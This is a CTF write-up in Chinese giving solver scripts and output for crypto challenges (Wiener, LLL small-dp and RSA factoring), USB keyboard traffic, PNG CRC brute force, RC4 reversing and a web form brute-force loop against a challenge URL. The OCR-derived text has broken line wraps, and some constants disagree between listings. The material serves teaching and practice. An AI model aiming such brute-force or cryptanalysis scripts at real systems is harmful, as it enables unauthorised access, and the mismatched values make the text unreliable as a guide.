NewStar CTF Week4 WriteUp

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Crypto

InName

维纳攻击，近似一下，我们可以解出 All_in_my_name 的公式 $xy = 1 \ (mod\ Golden\_Oath)$

代码：

```python
import gmpy2
import libnum
from Crypto.Util.number import *


def continuedFra(x, y):
    """计算连分数
    :param x: 分子
    :param y: 分母
    :return: 连分数列表
    """
    cf = []
    while y:
        cf.append(x // y)
        x, y = y, x % y
    return cf
def gradualFra(cf):
    """计算传入列表最后的渐进分数
    :param cf: 连分数列表
    :return: 该列表最后的渐近分数
    """
    numerator = 0
    denominator = 1
    for x in cf[::-1]:
        # 这里的渐进分数分子分母要分开
        numerator, denominator = denominator, x * denominator + numerator
    return numerator, denominator
def solve_pq(a, b, c):
    """使用韦达定理解出pq，x^2-(p+q)*x+pq=0
    :param a:x^2的系数
    :param b:x的系数
    :param c:pq
    :return:p，q
    """
    par = gmpy2.isqrt(b * b - 4 * a * c)
    return (-b + par) // (2 * a), (-b - par) // (2 * a)
def getGradualFra(cf):
    """计算列表所有的渐近分数
    :param cf: 连分数列表
    :return: 该列表所有的渐近分数
    """
    gf = []
    for i in range(1, len(cf) + 1):
        gf.append(gradualFra(cf[:i]))
    return gf


def wienerAttack(e, n):
    """
    :param e:
    :param n:
    :return: 私钥d
    """
    cf = continuedFra(e, n)
    gf = getGradualFra(cf)
    for d, k in gf:
        if k == 0: continue
        if (e * d - 1) % k != 0:
            continue
        print(long_to_bytes(d))
        print(k)
        print("\n")
        phi = (e * d - 1) // k
        if((e*d-1)%k==0):
            print(phi)
        # p, q = solve_pq(1, n - phi + 1, n)
        # if p * q == n:
        #     return d


n=1414250713034053692676885834809713148150325814058196185110161900232459508424235
654560255787267689962559284057494763667423200627731298106177552394126671115886919
983808683799556604831853725589730595992544955815470167294799377632133645914131261
46102483671385285672028642742654014426993054793378204517214486744679
e=2175743656916987731580737389939965504941561718442786690771891618254912262387453
569694689020385339228545355780707109760022780640012019803260284433471876971362160
412353121924905024790150817048143702781428506347393914458170289606233186837014398
548913990133934692000335101134061659522724973244435262991415445649645459374616329
033556474112734777315553905805254725333996064165766671938901287260619706532015098
412761779370535006634380531514770181830741071824427116563065150494730614260185763
046213738954972109271517960545318147462659881741466357168209862087193192962339562
435598914441224103881284658973484588629213362610688686786693499681170976591954907
924071412408464450063300315467214264594583956065057930934328062367900603420490662
843071195460184919262501510570875621265806026319125621037056818101391186735062989
168006659128597656356447966223828673344815990497283292039209126833174224300156350
915650732035887238305121693169915576069764247322127855335502389509038588529170973
540555473923377443695609476165170419073623379025841029833449693079718883149980362
019262573754247069019997939144328147754623339429952670092642037871701475553842791
514854856606831097782822397720435981282196641509333157603528689057999490498807565
09591090387073778041
d=wienerAttack(e, n**4)
print(d)
# m=pow(c, d, n)
# print(libnum.n2s(m).decode())
```

然后解多项式，把 `Golden_Oath = (p-114)*(p-514)*(p+114)*(p+514)*(q-1919)*(q-810)*(q+1919)*(q+810)` 和 `N=pq` 放在一起，然后化成和 `p^2` 的一个四次多项式。

```
from sympy import symbols, expand

# 定义变量
p, q = symbols('p q')

# 定义多项式
expr = (p**2 - 114**2) * (p**2 - 514**2) * (q**2 - 1919**2) * (q**2 - 810**2)

# 展开多项式
expanded_expr = expand(expr)
print(expanded_expr)


p**4*q**4 - 4338661*p**4*q**2 + 2416128272100*p**4 - 277192*p**2*q**4 +
1202642119912*p**2*q**2 - 669731427999943200*p**2 + 3433491216*q**4 -
14896754432701776*q**2 + 8295755198984607873600

  = 0

2416128272100*p**8 - 669731427999943200*p**6 - 4338661*p**6*N**2 +
8295755198984607873600*(p**4) - z*(p**4) + 1202642119912*N**2*p**4 + N**4*p**4 -
14896754432701776*(N**2*p**2) - 277192*(N**4*p**2)  + 3433491216*(N**4) = 0


a4 = 2416128272100

a3 = -669731427999943200-4338661*(N**2)

a2 = 8295755198984607873600 - z + 1202642119912*(N**2) + N**4

a1 = - 14896754432701776*(N**2) - 277192*(N**4)

a0 = 3433491216*(N**4)
```

然后就用sage求解，代码如下：

```
N =
141425071303405369267688583480971314815032581405819618511016190023245950842423565
456025578726768996255928405749476366742320062773129810617755239412667111588691998
380868379955660483185372558973059599254495581547016729479937763213364591413126146
102483671385285672028642742654014426993054793378204517214486744679
```


```
z =
4000420328310980079582245892010740301675112162351466969668890801222651119491261550162958965017990322513348751015008825852619112041714679511395731508070432395645810431454338141557570939890169402051163282360312837896860992174596784292709390657836267699030682011448169335382266283292943551842005900290285650113486540021920855711728631254673183566425282497158128719255257760089173148844905186130806528756237594606639083093691358291402041377732540114081355167371870928125883882096970364168051762861848317799459101254674238237379344759446323795249912385939520970139853946485622598865978164528156690246602571704651542979599997225332558994890961962927784303861161080690534407491726097980987770465097430300191152822533519056704187605033522776160086543273268517616714100844896621354795970614194032357627550102860759752410132739648429151467565713302076055911934572963477692607770324892712789793326169290933579299165582306654665871252548228464662929803604207373074592053529642559722682789927306379391536864204572793348949802008627885132967863855072829995309730282931571798739994832255057841461753281590141435409591905223153409716080026387865119957175644577498734100173431843950406140255734404625222109391805550902277308758456718215861919433460000

a4 = 2416128272100

a3 = -669731427999943200-4338661*(N**2)

a2 = 8295755198984607873600 - z + 1202642119912*(N**2) + N**4

a1 = - 148967544327017776*(N**2) - 277192*(N**4)

a0 = 3433491216*(N**4)

var('x')

eq1 = a4*x**4+a3*x**3+a2*x**2+a1*x+a0==0

solns = solve([eq1,],x)
```

解出来最后一个就是对的啦。

把 p的平方开方，就可以得到p和q了，然后就——


```
from Crypto.Util.number import *
from gmpy2 import *
import random
p =
11256874906034337229658272553494271626180719204801621165552253304119314454014247481847595578004383239651599038196432752043642616511808644606155091511313329
q =
12563439896413287507369191021540890661182794010085857062984791988214078294298809633469029528754549607502031091193150571585844351836163514784874848514208151

N = p*q

e = 65537
```

```
c =
1045750906834210639904941189541509360758125766617599420577728659808551953019855790988017459280838178853933694351015227843856770929423246687703369324876230997552656418777120979779299370882593475960393261985801935240656458264248193346648691520490493423162565374404499585264733681100022719430467269661223558883321


fi = (p-1)*(q-1)

d = inverse(e,fi)

m = pow(c,d,N)

print(long_to_bytes(m))
```



```
>>> p = 11256874906034337229658272553494271626180719204801621165552253304119314454014247481847595578004383239651599038196432752043642616511808644606155091511313329
>>> n%p
0
>>> n//p
12563439896413287507369191021540890661182794010085857062984791988214078294298809633469029528754549607502031091193150571585844351836163514784874848514208151
>>>
KeyboardInterrupt
>>> exit()
PS E:\newstarctf> python3 solve5.py
b'flag{rE@L_d@m@9e_15_7h3_mo5t_au7hEn7ic_dam49E}'
PS E:\newstarctf> 
```

Sage_qwefasdwf




```
delta=0.01
n=round((1-2*beta-2*delta)/((1-beta)^2-2*delta-beta),6)
e= 36686374343488431711455846065190313750276101999081692731692759272387350314315332603753777910014647991164538034081040766157
N= 97485230986521018599477305859164903358968009432429550958203269937650711944745589983225981458987417795027347721382830115600
c= 53749366276592217452090106198276172075651855204046533291846059168597556413524570889866353578060488637551735402324715053335
n=int(n+1)
print(n)
m=int(n*(1-beta))
X=int(pow(N,delta))
Y=int(pow(N,delta+beta))
Z.<x,y>=ZZ[]
L=Matrix(ZZ,n,n)
f=e*x-y
for i in range(n):
    g=list(N^max(0,m-i)*x^(n-1-i)*f^i)
    for j in range(len(g)):
        L[i,j]=g[j][0]*X^(n-1-j)*Y^j
L=L.LLL()[0]
coeff=[]
print(1)
for i in range(n):
    coeff.append((L[i]//(X^(n-1-i)*Y^i),'x'+'**'+str(n-1-i)+'*y'+'**'+str(i)))
print(len(coeff))
s=''
for i in range(len(coeff)):
    s+=str(coeff[i][0])+'*'+coeff[i][1]+'+'
f=eval(s[:-1])
factored_f = f.factor()
first_polynomial = factored_f[0][0]
first_coefficient = first_polynomial.coefficients()[0]
k = first_coefficient + 1
dp = first_polynomial.coefficients()[1]
p=(e*dp-1)//k+1
q=N//p
phi=(p-1)*(q-1)
d=gmpy2.invert(e,phi)
m=pow(c,d,N)
print(bytes.fromhex(hex(m)[2:]))
```

```
35
1
35
b'flag{small_dp_is_not_secure_adhfaiuhaph}'
```

呃好吧，直接跑出来就是了（还好不是古董机器）

task



```
PS E:\newstarctf\task> python3 solve1.py
p+q =  1797693134862315907729305190789024733617976978942306572734300811577326758055009631327084773224075360211201138798
71393357658789768814416622492847430639474017115304453884088688684102233954477074284526518212937983980346600908230222293
098098695546441901935928990429720806351540415907417220732275784860432175464464
p-q =  1036107733984337939467896747597777378846588394719772227261219600172597168894818192911493688266964281393699873912
9857379125425701054077358148129006015343690
p =  118844426348929882471264962370918099579726248838950578251678787227238678595108644529584055904182731208135152986581
71714989589791933011964047281327510713891
q =  152336529504960885244752876111403616950674093669733555255568272099789617056268252384346870774863030687651655952831
4335864164090878934605899152321495370201
18104347461003907895610914021247683508445228187648940019610703551961828343286923443588324205257353157349226965840638901
79205948128714005574787467537578620178226224755066309893235159319909979673652175747318714290755149852634613203338144224
3277945568526912391580431142769526917165011590824127172120180838162091
b'flag{y0u_really_kn0w_the_phi}'
PS E:\newstarctf\task>
```

推一下柿子，脚本如下：

```
from gmpy2 import *
from Crypto.Util.number import *

n =
181043474610039078956109140212476835084452281876489400196107035519618283432869234
435883242052573531573492269658406389017920594812871400557478746753757862017822622
475506630989323515931990997967365217574731871429075514985263461320333814422432779
45568526912391580431142769526917165011590824127172120180838162091
bits = 512
k1 = (2**512)-4
k1 = k1 * k1
print("p+q = ",k1)
k1 -= n*4
print("p-q = ",iroot(k1,2)[0])
k2 = iroot(k1,2)[0]
k1 = (2**512)-4

p = (k1+k2)//2
q = (k1-k2)//2
print("p = ",p)
print("q = ",q)



# |p-q| =
103610773398433793946789674759777737884658839471977222726121960017259716889481819
29114936882669642813936998739129857379125425701054077358148129006015343690
# |p+q| =
179769313486231590772930519078902473361797697894230657273430081157732675805500963
132708477322407536021120113879871393357658789768814416622492847430639474070746536
173654477086980202226777861584201989800582511494874592375795286342587286005903043
634569549639750557153552295743830922948468518555570595028199800836

# p =
118844426348929882471264962370918099579726248838950578251678787227238678595108644
52958405590418273120813515298658171714989589791933011964047281327510713891
# q =
152336529504960885244752876111403616950674093669733555255568272099789617056268252
3843468707748630306876516559528314335864164090878934605899152321495370201

print(p*q)

fi = (p-1)*(q-1)
```

```
e = 65537

c =
14859652090105683079145454585893160422247900801288656111826569181159038438427898859238993694117308678150258749913747829849091269373672489350727536945889312021893859587868138786640133976196803958879602927438349289325983895357127086714561807181967380062187404628829595784290171905916316214021661729616120643997

d = inverse(e,fi)

m = pow(c,d,n)

print(long_to_bytes(m))
```

Misc

Alt

USB-HID 分析：https://www.p0ise.cn/misc/usb-hid-traffic-analysis.html

脚本跑完然后一个一个替换掉成数字

```
102
108
97
103
123
38190\x08
30424\x08
27969\x08
37327\x08
95
119
105
116
104
95
97
108
116
95
21644\x08
31383\x08
25143\x08
95
49
53
95
53
111
48
79
79
48
```

```
111
95
37239\x08
125


flag{键盘流量_with_alt_和窗户_15_5o0000o_酷}
```

\x08 这里有用处，其实是区位码。

CRC


hint.jpg 属性找出来base64，然后解码，阿兹特

```
https://products.aspose.app/barcode/recognize/aztec#/recognized

https://www.cnblogs.com/yunqian2017/p/14449346.html

QXp0ZWMgQ2l2aWxpemF0aW9u

Aztec Civilization
```

同时记得CRC爆破。

```python
import zlib
import struct

filename = 'flag.png'
with open(filename, 'rb') as f:
    all_b = f.read()
    crc32key = int(all_b[29:33].hex(), 16)
    data = bytearray(all_b[12:29])
    n = 4095  # 理论上0xffffffff,但考虑到屏幕实际/cpu，0x0fff就差不多了
    for w in range(n):  # 高和宽一起爆破
        width = bytearray(struct.pack('>i', w))  # q为8字节，i为4字节，h为2字节
        for h in range(n):
            height = bytearray(struct.pack('>i', h))
            for x in range(4):
                data[x + 4] = width[x]
                data[x + 8] = height[x]
            crc32result = zlib.crc32(data)
            if crc32result == crc32key:
                # 2021.7.20，有时候显示的宽高依然看不出具体的值，干脆输出data部分
                print(data.hex())
                print("宽为：", end="")
                print(width)
                print("高为：", end="")
                print(height)
                exit(0)
"""
\x00\x00\x01\xf4

000001f4
4+15*16+16*16
```

```
494844520000001f4000001f40806000000
宽为：bytearray(b'\x00\x00\x01\xf4')
高为：bytearray(b'\x00\x00\x01\xf4')
```


Powered by aspose.com and aspose.cloud
Another image
Type: Aztec Code
Generate new
Change recognition settings

flag{Then_d0_you_kn0w_w6at_Hanx1n_cod3_1s?}

Reverse

easygui

先把找到的Src数组重新异或一遍（RC4密码），然后三位二进制挪回去，然后按着v29的那个数组找回去就好了（注意v29复制的时候大端小端的问题。）


```
#include <bits/stdc++.h>
using namespace std;
string s[8];
int main()
{
    s[0]="431F6B044265353A7078530320547431";
    s[1]="51562C591A2F4B52130B082176003706";
    s[2]="17122A41293C7A6463251526050E3B7F";
    s[3]="5A141C5F7116476F6C4433663D57392E";
    s[4]="286A5D7E6D69183F620F681B30014F0C";
    s[5]="7948103845467B503E025E0972555B22";
    s[6]="73770A0D7D1127342B7C492D6E613660";
    s[7]="231975071D4E4A6740241E4D324C5C58";
    for(int i=0;i<8;i++)
    {
        for(int j=s[i].size()-2;j>=0;j-=2)
        {
            cout<<"0x"<<s[i][j]<<s[i][j+1]<<",";
        }
    }
    return 0;
}
```

```
#include <bits/stdc++.h>
```

```
using namespace std;
unsigned char v29[256]=
{0x43,0x1F,0x6B,0x04,0x42,0x65,0x35,0x3A,0x70,0x78,0x53,0x03,0x20,0x54,0x74,0x31,
0x51,0x56,0x2C,0x59,0x1A,0x2F,0x4B,0x52,0x13,0x0B,0x08,0x21,0x76,0x00,0x37,0x06,0
x17,0x12,0x2A,0x41,0x29,0x3C,0x7A,0x64,0x63,0x25,0x15,0x26,0x05,0x0E,0x3B,0x7F,0x
5A,0x14,0x1C,0x5F,0x71,0x16,0x47,0x6F,0x6C,0x44,0x33,0x66,0x3D,0x57,0x39,0x2E,0x2
8,0x6A,0x5D,0x7E,0x6D,0x69,0x18,0x3F,0x62,0x0F,0x68,0x1B,0x30,0x01,0x4F,0x0C,0x79
,0x48,0x10,0x38,0x45,0x46,0x7B,0x50,0x3E,0x02,0x5E,0x09,0x72,0x55,0x5B,0x22,0x73,
0x77,0x0A,0x0D,0x7D,0x11,0x27,0x34,0x2B,0x7C,0x49,0x2D,0x6E,0x61,0x36,0x60,0x23,0
x19,0x75,0x07,0x1D,0x4E,0x4A,0x67,0x40,0x24,0x1E,0x4D,0x32,0x4C,0x5C,0x58};
char v28[16]="easy_GUI";
char v31[256];

int main()
{
    char Src[104]=
{-33,-57,77,20,-63,-20,8,-28,95,63,3,-76,-112,74,-71,-113,-113,-6,113,67,-57,-15,
-99,-35,79,-64,18,68,92,-99,-120,54,45,22,29,-19,-68,-17,-69,91,-97,119,-21,88,0}
;

    memset(v31,0,sizeof v31);
    for(int i=0;i<256;i++)
    {
        v29[i]=i;
        int x = i&7;
        v31[i]=v28[x];
    }
    int v17=0;
    for(int i=0;i<256;i++)
    {
        int v22 = v29[i];
        v17 = (v22+v31[i]+v17)%256;
        v29[i]=v29[v17];
        v29[v17]=v22;
    }
    int v6=0;
    int v25=0;
    for(int i=0;i<44;i++)
    {
        v6=(v6+1)%256;
        v25 = (v29[v6]+v25)%256;
        int v27 = v29[v6];
        v29[v6] = v29[v25];
        v29[v25]= v27;
        Src[i]^= v29[(unsigned char)(v27+v29[v6])];
        //cout<<hex<<()Src[i]<<" ";
        //printf("%b ", Src[i]);
        //if(i%4==3) cout<<"\n";
    }
    for(int i=0;i<44;i+=4)
    {
        unsigned char k0 = (Src[i+0]<<3)|(Src[i+1]>>5);
        unsigned char k1 = (Src[i+1]<<3)|(Src[i+2]>>5);
        unsigned char k2 = (Src[i+2]<<3)|(Src[i+3]>>5);
        unsigned char k3 = (Src[i+3]<<3)|(Src[i+0]>>5);
        Src[i+0]=k0;
        Src[i+1]=k1;
        Src[i+2]=k2;
        Src[i+3]=k3;
        printf("%d %d %d %d\n", k0,k1,k2,k3);
    }
    return 0;
}

/*
111 -127 -90 -59
99 -84 75 -57
-113 41 -121 -92
39 -86 -90 105
79 39 -82 -20
39 46 -25 -87
105 -121 46 -27
47 36 -26 111
68 -121 -87 -119
79 38 71 33
-85 1 -89 -82


01001111

01111100 00001101 00110110 00101011
00011101 01100010 01011110 00111011
01111001 01001100 00111101 00100100
00111101 01010101 00110011 01001001
01111001 00111101 01110111 01100010
00111001 01110111 00111101 01001001
01001100 00111001 01110111 00101011
01111001 00100111 00110011 01111001
00100100 00111101 01001100 01001010
01111001 00110010 00111001 00001010
01011000 00001101 00111101 01110101

7C 0D 36 2B
1D 62 5E 3B
79 4C 3D 24
3D 55 33 49
79 3D 77 62
39 77 3D 49
4C 39 77 2B
79 27 33 79
24 3D 4C 4A
79 32 39 0A
58 0D 3D 75

210 198 220 208
232 144 180 92
160 250 120 242
120 186 116 212
160 120 194 144
124 194 120 212
250 124 194 208
160 204 116 160
```

```
242 120 250 236
160 248 124 196
254 198 120 228

105 99 110 104
116 72 90 46
80 125 60 121
60 93 58 106
80 60 97 72
62 97 60 106
125 62 97 104
80 102 58 80
121 60 125 118
80 124 62 98
127 99 60 114

431F6B044265353A7078530320547431
51562C591A2F4B52130B082176003706
17122A41293C7A6463251526050E3B7F
5A141C5F7116476F6C4433663D57392E
286A5D7E6D69183F620F681B30014F0C
7948103845467B503E025E0972555B22
73770A0D7D1127342B7C492D6E613660
231975071D4E4A6740241E4D324C5C58
*/
```

```cpp
#include <bits/stdc++.h>
using namespace std;
int main()
{

    string
s="0x31,0x74,0x54,0x20,0x03,0x53,0x78,0x70,0x3A,0x35,0x65,0x42,0x04,0x6B,0x1F,0x4
3,0x06,0x37,0x00,0x76,0x21,0x08,0x0B,0x13,0x52,0x4B,0x2F,0x1A,0x59,0x2C,0x56,0x51
,0x7F,0x3B,0x0E,0x05,0x26,0x15,0x25,0x63,0x64,0x7A,0x3C,0x29,0x41,0x2A,0x12,0x17,
0x2E,0x39,0x57,0x3D,0x66,0x33,0x44,0x6C,0x6F,0x47,0x16,0x71,0x5F,0x1C,0x14,0x5A,0
x0C,0x4F,0x01,0x30,0x1B,0x68,0x0F,0x62,0x3F,0x18,0x69,0x6D,0x7E,0x5D,0x6A,0x28,0x
22,0x5B,0x55,0x72,0x09,0x5E,0x02,0x3E,0x50,0x7B,0x46,0x45,0x38,0x10,0x48,0x79,0x6
0,0x36,0x61,0x6E,0x2D,0x49,0x7C,0x2B,0x34,0x27,0x11,0x7D,0x0D,0x0A,0x77,0x73,0x58
,0x5C,0x4C,0x32,0x4D,0x1E,0x24,0x40,0x67,0x4A,0x4E,0x1D,0x07,0x75,0x19,0x23,";
    string str[45];
    for(int i=0;i<44;i++)
    {
        cin>>str[i];
    }
    for(int i=0;i<44;i++)
    {
        str[i]="0x"+str[i];
        int x=s.find(str[i]);
        //cout<<x<<" ";
        cout<<char(x/5)<<"";
    }
}
```


```
PS E:\newstarctf> g++ solve1.cpp
PS E:\newstarctf> ./a
7C 0D 36 2B
1D 62 5E 3B
79 4C 3D 24
3D 55 33 49
79 3D 77 62
39 77 3D 49
4C 39 77 2B
79 27 33 79
24 3D 4C 4A
79 32 39 0A
58 0D 3D 75
flag{GUI_r3v3R5e_3nG1n3er1ng_i5_v3ry_s1mpl3}
PS E:\newstarctf>
```

Web

chocolate

前三个分别依次解开，第四个二分，最后可以得到四个数字捏

```
1337033
202409
51540
2042
```

```python
# cocoaLiquor=123&cocoaButter=123&darkCocoaPowder=123&powderedSugar=111

import requests

# 要发送POST请求的网址
url = 'http://eci-2ze1l5vqsolgjrfi657h.cloudeci1.ichunqiu.com/verify.php'

# POST请求的头部信息
headers = {
    'Content-Type': 'application/x-www-form-urlencoded',
    'Referer': 'http://eci-2ze1l5vqsolgjrfi657h.cloudeci1.ichunqiu.com/',
    'Origin': 'http://eci-2ze1l5vqsolgjrfi657h.cloudeci1.ichunqiu.com'
}

for i in range(10000000):
    # POST请求的数据
    data = {
        'cocoaLiquor': "1337",
        'cocoaButter': "202409",
        'darkCocoaPowder': "51540",
        'powderedSugar': str(i)
    }

    # 发送POST请求
    response = requests.post(url, headers=headers, json=data)
    rescon = response.content

    if rescon.find(b'flag{')!=-1:
        print(rescon)
    # 打印响应内容
    print(response.status_code)  # 响应状态码
    if i==1:
        print(rescon)
    # print(response.json())       # 响应的JSON内容（如果有的话）
```

```
# a = b'<!DOCTYPE html>\r\n<html>\r\n<head>\r\n
<title>\xe8\x83\x8c\xe6\x99\xaf\xe5\x9b\xbe\xe7\x89\x87\xe7\xa4\xba\xe4\xbe\x8b</
title>\r\n</head>\r\n<body style="background-image: url(\'choco.gif\');
background-size:
cover;">\r\n\xe6\x88\x96\xe8\xae\xb8\xe5\x8f\xaf\xe4\xbb\xa5\xe9\x97\xae\xe9\x97\
xae\xe7\xbb\x8f\xe9\xaa\x8c\xe6\x9c\x80\xe4\xb8\xb0\xe5\xaf\x8c\xe7\x9a\x84
Mr.OldStar, \xe4\xbb\x96\xe5\x9c\xa8OldStar.php'

# str(a,encoding="utf-8")

# print(str(a,encoding="utf-8"))

# <!DOCTYPE html>
# <html>
# <head>
#     <title>背景图片示例</title>
# </head>
# <body style="background-image: url('choco.gif'); background-size: cover;">
